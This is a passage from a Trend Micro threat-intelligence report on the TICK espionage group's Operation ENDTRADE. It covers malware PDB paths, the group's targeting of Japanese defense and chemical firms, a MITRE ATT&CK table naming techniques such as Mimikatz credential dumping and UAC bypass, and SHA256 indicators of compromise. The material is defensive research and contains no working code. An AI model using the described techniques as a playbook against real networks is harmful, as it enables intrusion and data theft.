1. PDB names tend to simply indicate their functions. TICK treats each malware as a project, with PDB names that reveal what the malware does. For instance, *HideFloder* means the malware will try to create a fake folder, and *test_mac* means the malware will try to identify if it's running on a virtual machine.
2. TICK actors utilized several open source projects online.
3. Username Jack's PDB strings showed that he had a test folder, which could mean that the samples were still in a development or testing phase.




Figure 58. Tool that detects if it's running in a virtual machine

Username: XF

- C:\Users\XF\Documents\Visual Studio 2010\Projects\ABK\Release\ABK.pdb
- C:\Users\XF\Documents\Visual Studio 2010\Projects\ABK\Release\Pretender.pdb
- C:\Users\XF\Documents\Visual Studio 2010\Projects\BBK\Release\BBK.pdb
- C:\Users\XF\Documents\Visual Studio 2010\Projects\win10\Release\win10.pdb
- C:\Users\XF\Documents\Visual Studio 2010\Projects\ABK-1\Release\ABK-1.pdb
- C:\Users\XF\Documents\Visual Studio 2010\Projects\exetodoc\Release\exetodoc.pdb
- C:\Users\XF\Documents\Visual Studio 2010\Projects\HideFloder\Release\HideFloder.pdb

Username: Jack

- C:\Users\jack\Documents\Visual Studio 2010\Projects\get_version\Release\get_version.pdb
- C:\Users\jack\Documents\Visual Studio 2010\Projects\build_downer\Release\build_downer.pdb
- C:\Users\jack\Documents\Visual Studio 2010\Projects\test_mac\Debug\test_mac.pdb
- c:\users\jack\documents\visual studio 2010\projects\file\release\file.pdb
- C:\Users\jack\Documents\Visual Studio 2010\VB\VB\Release\vb.pdb
- C:\Users\jack\Documents\Visual Studio 2010\snake\Release\snake.pdb
- c:\users\jack\documents\visual studio 2010\down_new\release\down_new.pdb
- C:\Users\jack\Desktop\tools\test_mac\Release\test_mac.pdb
- c:\users\jack\desktop\0211\doc_dll\release\docdll.pdb
- c:\users\jack\desktop\test_dll\doc_dll\release\docdll.pdb
- c:\users\jack\desktop\test\mango\down_new\release\down_new.pdb
- C:\Users\jack\Desktop\test\Tomato\Release\Tomato.pdb
- C:\Users\jack\Desktop\test\Newfolder - コピー\down_new\Release\down_new.pdb
- C:\Users\jack\Desktop\test\ec_new\down_new\Release\down_new.pdb
- c:\users\jack\desktop\test\mimi\down_new\release\down_new.pdb
- C:\Users\jack\Desktop\test\mimi\MIMI\down_new\Release\down_new.pdb
- C:\Users\jack\Desktop\test\bug_mango\down_new\Release\down_new.pdb
- C:\Users\jack\Desktop\RAT\C+\Lilith-master\x64\Release\Lilith.pdb
- C:\Users\jack\Desktop\RAT\C+\Lilith-master\Release\winlive.pdb

Username: Frank

- C:\Users\Frank\Desktop\ABK\Release\Pretender.pdb
- C:\Users\Frank\Desktop\ABK\Release\Hidder.pdb
- C:\Users\Frank\Desktop\ABK\Release\ABK.pdb
- c:\users\frank\desktop\abk-old\release\abk.pdb
- c:\users\frank\desktop\doubleagent-master\bin\doubleagent_x64.pdb
- c:\users\frank\desktop\zwcreatethreadex_test.7z\zwcreatethreadex_test\x64\debug\zwcreatethreadex_test.pdb
- c:\users\frank\documents\visual studio 2010\projects\bbk\release\bbk.pdb
- C:\Users\Frank\Documents\Visual Studio 2010\Projects\Expand\Release\Expand.pdb
- C:\Users\Frank\Documents\Visual Studio 2010\Projects\RunCasper\Release\RunCasper.pdb
- c:\users\frank\documents\visual studio 2010\projects\mixer\release\mixer.pdb
- c:\users\frank\documents\visual studio 2010\Projects\avenger\Release\avenger.pdb
- C:\Users\Frank\Documents\Visual Studio 2010\Projects\Avenger2\Release\Avenger2.pdb

We also found some malware debugging or testing websites during our research, some of which used simplified Chinese characters.




Figure 59. Downloader Avenger debug information

Some C&C servers showed the HTTP request header, which can imply that TICK was testing if the C&C can correctly catch the information from the malware.




Figure 60. C&C site testing and stable version

Potential Targets and TICK's Desired Information

TICK appears to be targeting Japanese organizations, specifically those with subsidiaries in China, to serve as footholds for intrusion. Occasionally, overseas head offices' security systems and protection controls may become weaker or have insufficient control on foreign subsidiaries. We have observed this to be true as we analyzed some infiltration attacks move successfully from Chinese offices to Japanese networks. For instance, we observed TICK placing a malicious executable file with a folder icon in the Shared folder of an infected desktop from a Chinese subsidiary, which an employee in Japan executed. We also found intrusions in the defense, chemical, aerospace, and satellite service industries.

Before May 2019, the group targeted a large number of companies across different industries, but one of the main targets was the defense sector. During an extended assistance for incident response in the region, we found TICK trying to steal military-related documents from the victim's network. However, by mid-May 2019, TICK appeared to have shifted their attention to the chemical industry. From these incidents, we believe that the goal of this entire operation is to steal proprietary and classified information – confidential military specifics, technology and advanced materials – which may be of interest to TICK's parent organization.

We will continue to monitor this campaign and develop our protection system as they sustain attacks on the said industries. We expect the group to shift their targeted sectors again.

Conclusion

TICK is a cyberespionage group that should not be considered dormant nor inactive, but a persistent entity with advanced skill levels and the financial capacity to support its activities. Besides setting themselves apart from cybercriminal groups only concerned with yielding profits from any potential victim, they ensure that their intended targets are of high-value, as evidenced by the extensive verification routine they perform once a target has been compromised. In addition, they have developed new malware families (such as Avenger and down_new) that are based on the malware families they previously used, with specific PDB strings that stand out with every deployment of Operation ENDTRADE. By using them in consecutively executed attacks and being able to steal legitimate emails for spear phishing, targeting Japanese companies and their foreign subsidiaries in China may only be one the many operations they have lined up. This may ring true considering a number of their attack routines and malware appear to still be in development and testing phase.

Furthermore, while TICK has developed a considerable number of malware families, we expect them to develop more malware for future attacks, with features to prevent identification from the analyzed routines, as evidenced by some of their signatures in Operation ENDTRADE. First, their new malware's callback URI paths are comparably similar to their previously deployed malware. Second, they continue using legitimate sites as their C&C server sites to download payloads from. Third, one of their preferred techniques – steganography – is not only used in every attack in the past but showed a number of versions and enhancements for this specific operation. Studying their victims' environments, we found a number of their characteristic tools mentioned by other cybersecurity companies in thwarting their attack attempts. Finally, one of their backdoors (DATPER) and trojans (BBK) used the same website as their C&C.

The diversity and scope of their malware families highlight the varying degrees of proficiency this group can employ to remain undetected and exfiltrate data. This is evident in the group's use of legitimate and publicly-available tools in order to make it more difficult for inexperienced IT teams, research teams, or even dedicated incident response teams to trace, analyze, and detect the attacks. Technical details from the malware routines also heavily imply that these attacks may just be the tip of the iceberg: more attacks can be expected, with improved versions compared to what we have seen. Industries and business sectors should make it a priority to invest and install advanced security measures, strengthen their security policies and procedures, and improve their employees' security knowledge and awareness.

We strongly advise that enterprises develop and implement monitoring systems and establish a clear chain of command. This operation not only highlights the importance of these two, but also observed that when attacks like these occur, affected organizations find it difficult to take control of their foreign subsidiaries' security systems. In addition, companies with small overseas offices may not have sufficient resources to isolate and investigate the infected machines, making monitoring weak and incident response difficult.

Enterprises and critical infrastructures will always be targeted by persistent attacks. Therefore, it is paramount that organizations become aware and knowledgeable on the latest threats that may be used against them and the necessary measures that can be established to defend against them. When sensitive information and assets are stolen, it not only affects the targeted group but all the business partners, and as this campaign showed, it can easily become a matter of economic or national security.

Appendix

MITRE ATT&CK Techniques

Tactic	Technique	ID	Description
Initial Access	Spearphishing Attachment	T1193	Used to deliver first stage malware
	Supply Chain Compromise	T1195	Used for initial intrusion on subsidiaries
Execution	Exploitation for Client Execution	T1203	Used to exploit CVE-2018-0802 and CVE-2018-0798
	Command-Line Interface	T1059	Used by some modified tools for command-line interface
	Scheduled Task	T1053	Used to execute malware
	Scripting	T1064	Used VBScript
	Signed Binary Proxy Execution	T1218	Used to execute malicious files and AV evade detection
	Third-party Software	T1072	Used publicly available tools during attacks such as RAR
	User Execution	T1204	Used for initial infection
Persistence	Registry Run Keys / Startup Folder	T1060	Used to add themselves to registry RUN key
Privilege Escalation	Bypass User Account Control	T1088	Used UAC bypassing tool for Windows 10
Defense Evasion	Binary Padding	T1009	Used to add junk data and expand the file size
	Bypass User Account Control	T1088	Used UAC bypassing tool for Windows 10
	Disabling Security Tools	T1089	Used to attempt termination of AV process
	Deobfuscate/Decode Files or Information	T1140	Used TSPY_LOADVBS to execute encoded command
	File Deletion	T1107	Used to delete files after use
	Masquerading	T1036	Used right to left override (RTLO) technique
	Process Injection	T1055	Used by Casper to inject backdoor's shellcode
	Scripting	T1064	Used VBScript
Credential Access	Credential Dumping	T1003	Used Mimikatz
Discovery	Account Discovery	T1087	Used net utility for internal reconnaissance
	File and Directory Discovery	T1083	Accessed shared folders to find confidential information
	Software Discovery	T1518	Enumerated installed software
	System Information Discovery	T1082	Used to collect volume serial ID and other system information
	System Service Discovery	T1007	Used TROJ_GETVERSION to discover system service
Lateral Movement	Remote File Copy	T1105	Copied malware to remote desktop via Windows Admin Shares
	Windows Admin Shares	T1077	Copied malware to remote desktop via Windows Admin Shares

Tactic	Technique	ID	Description
Collection	Automated Collection	T1119	Used a trojan to perform series of discovery techniques and saves it to a text file
	Data from Local System	T1005	Collected data from both local and network shared drives
	Data from Network Shared Drive	T1039	Collected data from both local and network shared drives
	Screen Capture	T1113	Possibly-stolen RAR file contained desktop screen capture image
Command And Control	Commonly Used Port	T1043	Used ports 80 or 443
	Custom Cryptographic Protocol	T1024	Used for downloaded/sent-back data
	Data Encoding	T1132	Used for downloaded/sent-back data
	Data Obfuscation	T1001	Used for downloaded/sent-back data
	Remote Access Tools	T1219	Used various RAT families
	Remote File Copy	T1105	Used to download files in C&C
	Standard Application Layer Protocol	T1071	Used to communicate with remote C&C
	Standard Cryptographic Protocol	T1032	Used AES
	Web Service	T1102	Used to compromise legitimate web sites as C&C servers
Exfiltration	Exfiltration Over Command and Control Channel	T1041	Possibly sent collected data to attacker via C&C channel
	Data Compressed	T1002	Used password-protected RAR
	Data Encrypted	T1022	Used password-protected RAR

Indicators of Compromise (IoCs)

SHA256	Analysis
011352189918eaf1dd43dfce76dc376d93be5f164bd7248fb58781b89a4f163a	TrojanSpy.Win32.BROLER.A
d9edf027469f54168a64bcff2808332de5301a728917206f549c5c5c25042489	
c315e18e01abdb50117c3e1e140a1bddf8fcf11ec47830ea926c00d6ff1632a2	
c005428fb73c5f2958d70b58f4110c02220a38138c99be273bd009f3bd4a7188	
246149fc8dea7fa34c7faaf73f96d5eac0c2adc1c7c8cb6c9da3bb811272cf8c	
d17686a3339a48770b400a919015e8987a87b2baf9098923be6a25b0f4dd9c16	
89042a16706e373bc7f0f42b5dda4a7bcdf27b4954b0792827ebf3635c7fd84e	
54d9ff27f21316f932332dec23d17ec670f4236a1b32fc2d679725fa041ecfaa	
2c6581716955c315e3258be7861ec5a03c1472a1969fe9d065b02e344c9b4b48	
1fdd9bd494776e72837b76da13021ad4c1b3a47c8a49ca06b41dab0982a47c7e	
2186eaf4533d9d0339e7e3709e08e27a06c0e1eb0af5f2f19be8a1d684612afb	TrojanSpy.Win32.BROLER.B
28a78075942bed58d79b7418c069b72d295fc2f2a5d3bdb6c4f8926fe30f4dbb	
60fc4f0bf2fba3052e74ae714df061ea77383325c646b1c1c8e59b45ee2fe3eb	
98b2732902387948c4b2ee4346b2a3f9d0fe588b886c89fe75c720f38a9e434d	
156b9226624a7cf0f06927a8b625d1c1d6e619b9d6dd9654e7c69f695fa68b4a	TrojanSpy.Win32.BROLER.C
7b13cdeeb19f7afd481efa2ce184c67381442dd73381b3476c7d542a3d730600	
6745a175746742b6fef01e7277b76211b03b131d7f394319e72b284ad2b8e5ad	Trojan.Win32.BROLER.A
7e81b504da286208e96a1ed56e215fcd7693c74d65cd60bccac0d393a956bd02	
b8eb5d1e9aca4710dbdc47ee25e989355ff9a1960a656a2e6d41a3647d99d14a	
f1fbe8ab38a66dd6f1b0ac3c93462aa815679cf4ad7eebcff3e029eb5f8faf36	
fb49332c9a744fe443ebe5e89a27fa85ed3074549aef1971863f3ee9aa1a380e	
12fd9d77884cde298f6461eb6e69b62ca0dc29d8bc0211ec600b6c6c66ecf2f4	
294cd677662c357ac365f680637cf4dfbf6d86dca77777ca231b404092bc299b	
0fba10247ea152662c3f98b3926083512708c167695435381cbefd378a074593	
cd3bde7a6d64feb806bbf256ba7b2c4f76ed3215e24ea6baf94f14d742a7aeeb	Trojan.Win32.BROLER.B
157d1e89515709cca7ed86b536e2b193d04d6cdd06f836a5286b0c9902fd2e5e	
8510a7258d935b33fd5237147377d8251267eb3d00b034d55bc20910d0d7b2e5	
3fd347bb27e514725a76052c844703df8d557047a7c3e6afd050bf1a8bb594bd	
4862829b8c7cc33bc23b478631767dacec6b2f10a9d2ac2e9fe5f07cb2135005	
3928df160afb9fed5bb1df239477d2e70599d935b6f21b2954c80e05642a2bfa	
dbfbfeac96924098b17a4cf3c8524174dfea1ec5eabb812398fbaf62f73169d8	
8a56278bc8ffb65d66047f22802abbb84b2aeb0af128c36b30d2e14f65a60a34	
70809fd84c4f1a74232f5227c16f3d4e444bb90c5ee3d2387bbb2f1b373e6a5f	Trojan.Win32.BROLER.C
c9780b397a69cf7f7ca5bce5715cc6ab68c075a2b9b245c1ba5b142d7375d88c	
2c36335da0e0dbf65a63ff59ddaefd9b76ff8493d9204a7c285148be76b8ee4f	
4f50287fae5268772152c2784114831bfebf606f5e32365134c89a1e4b72b57b	
cdfaa20ba26ce5e4a08933872af9c64f9012af4ae953c4e096068dce3fc2dde5	
95d168d0db227f1e5587be56d74eda7bb967ca849084d6be3b7d5789dd4f6079	
a5f3412e17b864d6adca3abdfd89d15478e3b40ca92a8b4807272c3861acf09b	
ae70d21b8ddb66a2bb083144ed9dc37bed03407f3b909c1365af3327efcdbc2a	
d878f8eb803be135e513fb41ce6d372689f71a2fd016e4c6d3d4fe0c38b51f03	
c921e1d5b3dd45ba432006768f6c942c7f5d41c9ce673ab87b5577ef3c80fb17	

SHA256	Analysis
cb5f6077f47d980703d1527ef4ed453c687cd5334d909e638f9ce64fb8424bed	Trojan.Win32.BROLER.E
294cd607d3c1a590719958d9cb1e855ad96f86326c4c43aef543990a4c1af68f	
3a53cc67b6c9952f39f09559c5fb3ab332797eacdd95b409d14561ae258b40ee	
e96bceee228b4d76f317a0779c2c5aff0db61f652433e3c79546ac1b0d200599	
989f22008b496d628277af77801b2739c8cde707de8f764876ce99762810fe80	
a328d9f1392ea20058c454504f90e4bd8a20faf690ff33a13625ad3cfecdd0f5	Trojan.Win32.BROLER.F
5383c8a4da404c71d4d3000c9b346c873deed236702606a0094e55bd869d9bcc	
b860955cf2671c1677cf54e136026099d20ef5bf7082a11710a12530072f8129	
3549cb783f87edf64aa9fb4f011d37eda3a495becc12faae36dca0bb48d718e4	
7a1738c87d29780eacb389c62cbda8c58fde593cf047715504d286b76596651f	
9f56cedb714650058cdad4efce2ccbb0a30ee12c6cf0db15969ef94111e44921	
80ffaea12a5ffb502d6ce110e251024e7ac517025bf95daa49e6ea6ddd0c7d5b	
39aef9646057899c23c1db1d253cd0abd12161d5e9db5db77e92bb5595352cd3	
ace1426094e15b1bb0581fcac7a589e4156a99aed308dd84016d0e0318e3c9f2	
94e7a8c62cc4ace9abcb4216771ff4f6ee78f4fdd9fb280975467930121a301a	
73ab778cd1315b924435f9dbc57306fb13175429e6505673531f5cbda60d1889	Trojan.Win32.BROLER.G
584f2385530bf738dcc78b44156b0edb0518ce6ff8efd4adafefd02de83fa57c	
046c5da162a289c0ff797321fde3be540ca19b6ba50987027e9c36287e11a412	
78403e797914216ca58ba484fa151bace77de9181ec09e0b9dd4894fa36cc50c	
a3753afeae55fbb43a0111406fe367d2e3cbfb9edcb1fec08c51408de86fb4d8	
ba48a988cded8cf8e2f2a0e1a03b389ecc08b9867fda5b17359d893eeacac311	
4e64b497ffb441ab2d45794d463b1ef15d6e2175f55b3cae004593b6a4a54808	
6d78443c7d2f5ee95e339ca585e3319dd5cad0e6ec1e55e9ab19494496be94d0	
be033e6b66928bfe280f6db0b91690b68f1eae7a3b3993807207ba86d5748a3d	
fd71e444f344fd9712413585ddc654216bd20209d5b93a16615b4deeaaabd48a	
a2e984904dd2770292bda0d23b7f258febe469abbfeeef44d29060307417a959	
d02af75eac0f033fa6d228878ab75bddb8dad2cc4d8f5a20758970cec865329d	
0f109fcbeb029f54342b05af700dc8efcb89bc57763e4f13e554f31f8961f2e1	
80b77f61fb30e955838fa1073fb2886f94716c2dab29e7c1827b69e16a13588c	
c0831ceb0ed7b2eb86a2bf2ee961db88b097e7f318b5dc371f37758d4e0c7eae	
58b06982c19f595e51f0dc5531f6d60e6b55f775fa0e1b12ffd89d71ce896688	BKDR_ABK.SMZJGA-AA
706a6833b4204a89455f14387dbfc4903d18134c4e37c184644df48009bc5419	TROJ_ABK.ZYGH
0eba065812b82c3e1f42b7dba0f10695128b801b8e1b6349c6f166e4aef799e9	TROJ_BBK.ZCGB-A
ae6fea2b33a72bc53b1f271c9257afba579147b513a937b0368a7a4f55a40f4f	TROJ_BUDOWN.ZCGB-A
faba8716d7ecd2c03116bed0993ca2182a62baeabc4cdd28b93ca3af71da45a5	TROJ_BUDOWN.ZJGD-A
ef86b52073963d449ef79225e28f7e39178de2d2aee85ca100f5866e0ab7297c	TROJ_DOWNNW.ZYGF
511852629f286b16e7e226cb8356739043a0a3b88183437113395c2531cc0a93	TROJ_DOWNNW.ZYGG
9597a268e5f03fc1385b4ef94c404eb1973515345a0f4ba58ecb4e49bd182d13	TROJ_BUDOWN.ZJGD-A
86066a7f72ce27fb9c351ac83b3cb01c04a2804f6e41d9ed632d9472f8ed9132	Backdoor.Win32.PLUGX.DUKSA
2411d1810ac1a146a366b109e4c55afe9ef2a297afd04d38bc71589ce8d9aee3	Trojan.Win32.DOWNNW.AA
0de553b20acca2bca002f60ee3fcba7a9ed05bd0be214e88656caa19efd65573	
355d79a373c2b49128a43f4e0b0c67ea4e99041058484696521fc2ad69021841	
2a0468d05b0d0e3d814d266b5a182be2f4505b52ee57d8b91c8e43c68e510a4f	

SHA256	Analysis
8eb41c1f2673a10c9d149b98c4f49964f8d0d52c59d7431394b65036202c46b3	TROJ_DOWNNW.ZBGF
91ffe2348541c84f9764eea1f1f523f64764ae89b76ece8391c4f3bae14a2a2c	
805c75b52adda18daa5dda738a828091d9c626e37597703729895cccbd758054	
6aefa78cd9a4618d697fa4ccc055de46f320d25427e0b7f39e1f6f2117e01acb	
8eb41c1f2673a10c9d149b98c4f49964f8d0d52c59d7431394b65036202c46b3	
fa671c75401f08862ba682a53b382aa447246d0416b80f545748695b198a5bee	
a44494b18bb78bfef1ebd094032838f71769df99c84774f2b90713fe0b7d4edf	
51a41a16d18c801aea558e051d6c7db8d7f820754d455b1061a9213e05cb1c14	TROJ_AVGR.ZAGG
45357e6f746f3946165602b07b59e81bacc0e406e47212f851512f1cd812f00f	
fb0d86dd4ed621b67dced1665b5db576247a10d43b40752c1236be783ac11049	Trojan.Win32.DLOADR.AUSUPV
9b2b907d95a6069d248ca75a8e6cd02645014d13c016a47d4d42d92923e01ad7	TROJ_AVGR.ZBGF
88b805868dea34e7de2791a33a6536048ab3832cc7d99338cd82fc3f81ee3b3f	TROJ_AVGR.ZBGG
a9ab23871cf42d30cfdada3ffa7b68e04ae6614200d17ec8219349969c17feec	TROJ_AVGR.ZCGG
d508a1311e07dccbbf02122d29953b6bcda51823512ce83347284d3702cb1308	TROJ_AVGR.ZYGG
749b9d44a5e54f286228be3e5e06d1a130e73c04db66ff81a3034e15108c6683	TROJ_AVNGR.ZJGH
9eee2dd9c0e61f22b2116621dc74cbf2bc412fb149f98900d54d4c5141e6b80e	
901210a6fb308926bb5b4374aaa0f662dbd235d829068a854606126f276dc2fa	TROJ_AVNGR.ZLGI
6008a21a468be426b2915153d0fb10bd4c9543b5fc985a56a786494fbbe7610d	TROJ_AVNGR.ZYGG
8d2a70e520e60733285a9574839361f2da668de38a84ab7d43f71e980274b101	
711f4eee0e9bf954d5b9e5916f59c815a062d6d31ba2e1935b8ddf4f9f40902e	TROJ_RUNCASPER.ZJGF-A
1818fdbef2f202d64135f61ce34986307d0ab314f2b2be531c63f254051e67f6	BKDR_CASPER.ZYGF
0c71fa8bc17b45502e3a0ad8d227576e5f206796b52df7ae5b0a09dc3df101d8	
b238326c565ebdc89f81dfbf56520c9f62c07bc8a01fb06a66bd2a877859e7ba	BKDR_CASPER.ZLGF-A
184c82fec8602f31f8c90727215b324de154154e6cac6d306c57a8fbd987e2db	BKDR_CSAPER.ZCGG
cbf31542df2568474ccabf36843253713623873294f3521661f88ccf8c859eca	BKDR_CASPER.ZAGF
6ea1fd3511b0f78e56568921b2cb24aa363db1daa8c284778e24502376fdd693	
18d01a2742b1ffaea457b9a177d593a9acdacfc73bbcf9d87cae90a254f559ed	BKDR_CASPER.ZYGI
a26979768fe16ba99bff4dbf66d5b157dbe9025764a98349a75c9fb15c60c9c6	
68cd2b7ce57ec19684abc578a8be97efdaa4630d9d59f76bbd8543e48150009f	
2c86b21b2bcab21a09e0963a9f2e67ddefd7ff78838ef5a7d4be32715946adad	
97e79b215302cb9ecbe678c94ffd0d341440c30a5bd837f611ed4ac1f3be1e9e	
8985091a2267b983f90402ebcfa385968f6df463bc8792441697b498b38d5589	
60a55d7eba045a6a4580dfbc9994c46a57ba5231267310e3cd271339588d931b	
3266f295e736ef46a627c1f708ecc0b19f099023f4c75a0ca912f09760c52623	
20334c3c49d640943f2e56070b0ed36116959e5841cdd6db0d7a559723ef3292	Backdoor.Win64.LILITH.A
5e4a190f8f4fc8800cf348cdc0e1ddc674215b02d1ef9b9a9e12605a3e0315cf	Backdoor.Win64.LILITH.B
84fef099ce23dc8bff13baa279e3ecb66131f255f0e5590c8eee8afb86d51da5	
7924cb540d8fd0bcad6207e9386f60b1b1091a2ced52c127cac1a0f5465b42df	Backdoor.Win32.LILITH.A
f3ff180ec14ddcd38f438ea3a968c1558d5eabac596fb920d2eddd043c5a4122	
5a8086fa5d063a3b87785bdeb8efcc808364e41fcf866105cbfcdffd86c3e9f2	BKDR_DATPER.SMZKEB
19cd7a19fe2224d871ae1597fbeaec4c64f6c0ef7431ac77cc5b0854b4260d0a	
5a3bd6c076fe945dfb967db43d1d5d898270b18ce07959bd498b6501309900c8	Trojan.Win32.OTORUN.AW
ffe5f62a3a9cf2c81ea1181c95d13614cedef8636475ba22132f6577b71e3bdd	BKDR_DATPER.SMZKEB

SHA256	Analysis
2c30a332030c1cb7e197ea61c551de5231917295023354eef7606525e6211430	HackTool.Win32.GetVersion.A
cd14fe4a674614b58ab37b1027b3cb501ad3e8b2790c3554870e14e9b86de662	
af6243ecb80c56a95d90f6187b602a92dafbfa8016be49f751acabc66d76e094	HackTool.Win32.Mimikatz.CNFL
3e0d479bcad9cd05fcf7fb89e0b49b35e56e37de454c1957d3e5b1697b37fa54	HackTool.Win64.Mimikatz.AD
92a8d36d25423e84cca4eea1ca1584e76f26e922f82483d217fba6efb006d223	HackTool.Win64.Mimikatz.AU
3692564477a5eee465f46cdb2462b75b2b271cd2e0e0518eade3cf76a4714765	HackTool.Win32.PortScan.SWJ
0d790da7751bdedf14f8a342f25d1fcc9d4c1c4010002f5c45569d1d2b1a2d0f	HackTool.Win32.TestMac.A
6f9f4c1dc603586f856512bb53acfc73445645e533f358b9ade3a1213f650e88	
c241ae89a47e8102d3092bd869d862449179227bb323aa367cc9bf90cc367605	HackTool.Win32.TestMac.B
cf035b3ddf1072ab414d82b6540ec8d06703d281a2f606d1e42c771d9391dfac	HKTL_SCRENCAP.ZYGD

TREND MICRO™ RESEARCH

Trend Micro, a global leader in cybersecurity, helps to make the world safe for exchanging digital information.

Trend Micro Research is powered by experts who are passionate about discovering new threats, sharing key insights, and supporting efforts to stop cybercriminals. Our global team helps identify millions of threats daily, leads the industry in vulnerability disclosures, and publishes innovative research on new threats techniques. We continually work to anticipate new threats and deliver thought-provoking research.

www.trendmicro.com

TREND MICRO™

Securing Your
Connected World